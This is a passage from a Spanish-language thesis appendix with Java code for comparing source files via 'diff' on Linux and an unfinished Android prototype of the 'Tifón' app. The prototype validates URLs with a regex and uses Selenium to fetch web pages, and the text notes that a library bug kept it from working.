      /*Crea una ruta absoluta en el directorio específico*/

      if(!macPath.exists())
      {
            System.out.println("El directorio "+ macPath + " No existe...");

            if(macPath.mkdirs())
            {
               System.out.println("Creando Directorio " +macPath + "...");
            }
      }
      else
      {
        System.out.println("El directorio "+ macPath + " Ya existe");
      }

       tagFile3=new File(macPath, file3);
```

```
                if(!tagFile3.exists())
                {
                   try
                   {
                      BufferedWriter out=new BufferedWriter(new FileWriter(tagFile3));

                      for(String outPut : compareFiles)
                      {
                      out.write(outPut);
                      }
                      out.close();
                   }
                   catch(IOException e)
                   {
                      System.out.println("Excepción al crear archivo " +e);
                   }

                   System.out.println("Creando el archivo "+tagFile3);
                   try
                   {
                      tagFile3.createNewFile();
                   }
                   catch (IOException ex)
                   {
                      System.out.println("Error al crear el archivo " +ex);
                   }
                }
                else
                {
                   System.out.println("El archivo " +tagFile3+ " ya existe" );
                }

     return tagFile3.getAbsolutePath();

    }
    catch(IOException e)
    {
```

```
        System.out.println("\nHubo una excepción: "+e);
     }
      return compare;
   }
```

D.9 Comparando archivos de texto en arquitectura Linux

```
public String compareSourceFromLinux(String file1, String file2, String newUrl, File
linuxPath, String directory)
   {
      List<String> compareFiles = new ArrayList<String>();
      String compare = null;

      Date date = new Date();
      SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

      String file3= format.format(date)+"_"+"resultado"+newUrl+".txt";
      File tagFile3;



      linuxPath=new File(linuxPath ,"resultados_"+directory);

     try
     {
       //-E  --ignore-tab-expansion  Ignore changes due to tab expansion.
       //-b  --ignore-space-change  Ignore changes in the amount of white space.
       //-I RE  --ignore-matching-lines=RE  Ignore changes whose lines all match RE.

       Process command= Runtime.getRuntime().exec("diff -E -b -I RE "+file1 +"
"+file2);
       BufferedReader input = new BufferedReader(new
InputStreamReader(command.getInputStream()));
```

```
 while((compare=input.readLine())!=null)
 {
    compareFiles.add(compare);
 }
 input.close();

 System.out.println("Comparando Archivos...");
//Creando archivo con resultados
/*Crea una ruta absoluta en el directorio específico*/

if(!linuxPath.exists())
{
      System.out.println("El directorio "+ linuxPath + " No existe...");

      if(linuxPath.mkdirs())
      {
         System.out.println("Creando Directorio " +linuxPath + "...");
      }
}
else
{
  System.out.println("El directorio "+ linuxPath + " Ya existe");
}

 tagFile3=new File(linuxPath, file3);

            if(!tagFile3.exists())
            {
               try
               {
```

```
                BufferedWriter out=new BufferedWriter(new FileWriter(tagFile3));

                for(String outPut : compareFiles)
                {
                out.write(outPut);
                }
                out.close();
            }
            catch(IOException e)
            {
                System.out.println("Excepción al crear archivo " +e);
            }

            System.out.println("Creando el archivo "+tagFile3);
            try
            {
                tagFile3.createNewFile();
            }
            catch (IOException ex)
            {
                System.out.println("Error al crear el archivo " +ex);
            }
        }
        else
        {
            System.out.println("El archivo " +tagFile3+ " ya existe" );
        }

  return tagFile3.getAbsolutePath();

}
```

```
    catch(IOException e)
    {
        System.out.println("\nHubo una excepción: "+e);
    }
     return compare;
  }
```

APÉNDICE E

Aplicación Tifón para dispositivos móviles

Introducción

En adición a la aplicación propuesta en la presente tesis, en una de las juntas de evaluación se discutió la posibilidad de llevar la iniciativa Tifón a dispositivos móviles que cuentan con el sistema operativo Android. La codificación fue efectuada, pero durante la fase de pruebas, se descubrió la presencia de un bug en la librería selenium-server-stand-alone, lo que impide la recolección de código. Cabe mencionar que pese a que Selenium es una herramienta libre y poderosa, no se encuentra exenta de fallas, aún se encuentra en una etapa temprana donde existen bugs que aún no han sido descubiertos.

E.1 Archivo Manifest

El archivo AndroidManifest.xml es un elemento importante en el proyecto, ya que en este se definen actividades a realizar, en este mismo archivo se hace referencia a la librería externa Selenium.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
xmlns:android="http://schemas.android.com/apk/res/android
"
    package="tapp.app"
    android:versionCode="1"
    android:versionName="1.0" >


    <uses-sdk
        android:minSdkVersion="9"
        android:targetSdkVersion="17" />
```

```
    <uses-permission
android:name="android.permission.INTERNET"
        />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="tapp.app.MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action
android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <activity
            android:name="tapp.app.ValidateText"

android:label="@string/title_activity_validate_text"

android:parentActivityName="tapp.app.MainActivity" >

            <meta-data

android:name="android.support.PARENT_ACTIVITY"
                android:value="tapp.app.MainActivity"  />
        </activity>

        <activity
            android:name="tapp.app.RetrieveSource"

android:label="@string/title_activity_retrieve_source"

android:parentActivityName="tapp.app.MainActivity" >
```

```
        </activity>


        <uses-library
         android:name="openqa.selenium.android"
         android:required= "true"/>

    </application>

</manifest>
```

E.2 La actividad principal del proyecto despliega un campo de texto y le almacena en formato de lista

```
@SuppressLint("NewApi")
public class MainActivity extends Activity {

    public final static String EXTRA_MESSAGE =
"Typhoon.MESSAGE";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the
action bar if it is present.
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
    }

    public void retrieveUrl(View view) {
        Intent read = new Intent(this,
ValidateText.class);
        EditText editText = (EditText)
findViewById(R.id.edit_message);
        String url = editText.getText().toString();
```

```
        if (url.isEmpty()) {
            new AlertDialog.Builder(this)
                    .setTitle("!Advertencia!")
                    .setMessage("No Existe direcciÃ³n
Url...")

                    .setPositiveButton("Aceptar",
                                    new
DialogInterface.OnClickListener() {
                                        public void
onClick(DialogInterface dialog,
                                                int which) {
                                            // continue with
delete
                                        }
                                    }).show();
        } else {
            read.putExtra(EXTRA_MESSAGE, url);
            startActivity(read);
        }
    }

    public void eraseEditText(View v) {
        EditText eraseText = (EditText)
findViewById(R.id.edit_message);
        eraseText.setText("");
    }
    }
```

E.3 Interfaz gráfica

Este archivo con extensión .xml define los elementos que componen a la interfaz gráfica, el valor de los campos introducidos se obtiene mediante el id de dichos elementos.

```
<RelativeLayout
xmlns:android="http://schemas.android.com/apk/res/android
"
```

```
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"

android:paddingBottom="@dimen/activity_vertical_margin"

android:paddingLeft="@dimen/activity_horizontal_margin"

android:paddingRight="@dimen/activity_horizontal_margin"
    android:paddingTop="@dimen/activity_vertical_margin"
    tools:context=".MainActivity" >

    <TextView
        android:id="@+id/textView2"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/message" />

    <EditText
        android:id="@+id/edit_message"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:layout_alignLeft="@+id/textView2"
        android:layout_below="@+id/textView2"
        android:layout_marginTop="19dp"
        android:text="@string/edit_message"

android:textAppearance="?android:attr/textAppearanceMediu
m"
        android:hint="@string/edit_message"/>

    <Button
        android:id="@+id/button2"
        style="?android:attr/buttonStyleSmall"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_alignRight="@+id/edit_message"
        android:layout_below="@+id/edit_message"
        android:layout_marginRight="14dp"
        android:onClick="eraseEditText"
        android:text="@string/erase_button" />
```

```
    <Button
        android:id="@+id/button1"
        style="?android:attr/buttonStyleSmall"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_below="@+id/edit_message"
        android:layout_marginRight="17dp"
        android:layout_toLeftOf="@+id/button2"
        android:onClick="retrieveUrl"
        android:text="@string/button_send" />

</RelativeLayout>
```

E.4 Validación de Texto

Código destinado al realizar un filtro en el campo de texto introducido, este filtro verifica si las cadenas de texto cumplen con la expresión regular definida, si alguna de ellas cumple con lo establecido, esta será desplegada en una lista para su posterior recolección de código.

```
@SuppressLint("NewApi")
public class ValidateText extends Activity {


    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_get_source);

        // Make sure we're running on Honeycomb or higher
to use ActionBar APIs
        if (Build.VERSION.SDK_INT >=
Build.VERSION_CODES.HONEYCOMB) {
```

```
            // Show the Up button in the action bar.

    getActionBar().setDisplayHomeAsUpEnabled(true);
        }

        // Obtiene el mensaje introducido
        Intent intent2 = getIntent();
        String url =
intent2.getStringExtra(MainActivity.EXTRA_MESSAGE);

        //List<String> newUrlList = new
ArrayList<String>();
        //newUrlList =
        checkText(url); // Hace una llamada al m??todo
que revisa la
                                            // cadena
introducida

        /*Intent intent3 = new Intent(this,
RetrieveSource.class);
        intent3.putExtra("my_list", (ArrayList<String>)
newUrlList);
        startActivity(intent3);*/

        /*
         * Desplegar la cadena recibida TextView
textView=new TextView(this);
         * textView.setTextSize(40);
textView.setText(url);
         *
         * //Set the text view as the activity layout
setContentView(textView);
         */
        // startActivity(intent2);
    }

    private List<String> checkText(String url) {
        ListView t = null;
        List<String> url_List = new ArrayList<String>();
```

```
        final Intent intent3 = new Intent(this,
RetrieveSource.class);

        String urlRegExp =
"\\b(https?|http|ftp|file)://[-a-zA-Z0-
9+&@#/%?=~_|!:,.;]*[-a-zA-Z0-9+&@#/%=~_|]";
        // String emailRegExp="\"[A-Z0-9._%+-]+@[A-Z0-9.-
]+\\.[A-Z]{2,4}\"";

        url = url.replace(" ", "\n").replace(", ",
"\n").replace(",", "\n");
        url_List = new
ArrayList<String>(Arrays.asList(url.split("\n")));

        Pattern imagePattern =
Pattern.compile(urlRegExp);
        for (Iterator<String> iterator =
url_List.iterator(); iterator
                .hasNext();) {
            String checkValue = iterator.next();
            if
(imagePattern.matcher(checkValue).matches())
            {
                t = (ListView)
findViewById(R.id.listView1);

                ArrayAdapter<String> arrayAdapter = new
ArrayAdapter<String>(
                        this,
android.R.layout.simple_list_item_1, url_List);

                t.setAdapter(arrayAdapter);
                t.setOnItemClickListener(new
OnItemClickListener() {
                   @Override
                    public void
onItemClick(AdapterView<?> parent, View view,
                            int position , long id)
                    {
                    //String item =
view.getContext().toString();
```

```
                    String item =(String) ((TextView)
view).getText();

                    intent3.putExtra("my_list", item);
                        startActivity(intent3);
                     }
                });

            } else
            {
                iterator.remove();
            }
        }
        return url_List;
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        switch (item.getItemId()) {
        case android.R.id.home:
            NavUtils.navigateUpFromSameTask(this);
            return true;
        }
        return super.onOptionsItemSelected(item);
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the
action bar if it is present.
        getMenuInflater().inflate(R.menu.get_source,
menu);
        return true;
    }

}
```

E.5 Recolección de código

Una vez concluido el filtro, los sitios web son desplegados en una lista que espera la instrucción del usuario para ejecutar la visita. Cuando se selecciona un sitio se crea un nuevo intento que indica a Selenium visitar dicha página. Desafortunadamente el bug de esta librería termina el proceso de esta aplicación sin poder continuar con el análisis.

```
    @SuppressLint({ "NewApi", "SetJavaScriptEnabled" })
public class RetrieveSource extends Activity{

    @SuppressLint("JavascriptInterface")
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

    setContentView(R.layout.activity_retrieve_source);

        Intent intent4=getIntent();
        String
url=intent4.getExtras().getString("my_list");

        retrieveSource(url);


        /*for(String address : newUrlList)
        {
            Intent browserIntent=new
Intent(Intent.ACTION_VIEW);
            browserIntent.setData(Uri.parse(address));

    browserIntent.setData(Uri.parse("javascript:window.Ht
mlViewer.showHTML" +

"('<head>'+document.getElementsByTagName('html')[0].inner
HTML+'</head>');");
            startActivity(browserIntent);
        }*/
    }
```

```
    public void retrieveSource(String url)
    {
        WebDriver driver=new AndroidDriver();

        Driver.get(url);

        System.out.println("El título de la página es: "
+ driver.getTitle());
        driver.quit();

    }
}
```

E.6 Lista con los sitios web a ser visitados

```
    <RelativeLayout
xmlns:android="http://schemas.android.com/apk/res/android
"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"

android:paddingBottom="@dimen/activity_vertical_margin"

android:paddingLeft="@dimen/activity_horizontal_margin"

android:paddingRight="@dimen/activity_horizontal_margin"
    android:paddingTop="@dimen/activity_vertical_margin"
    tools:context=".HolaMundo" >

    <WebView
        android:id="@+id/view_site"
        android:layout_width="match_parent"
        android:layout_height="match_parent"
        android:layout_alignParentBottom="true"
        android:layout_alignParentLeft="true"
        android:layout_alignParentTop="true"
         >
```

```
    </WebView>
</RelativeLayout>
```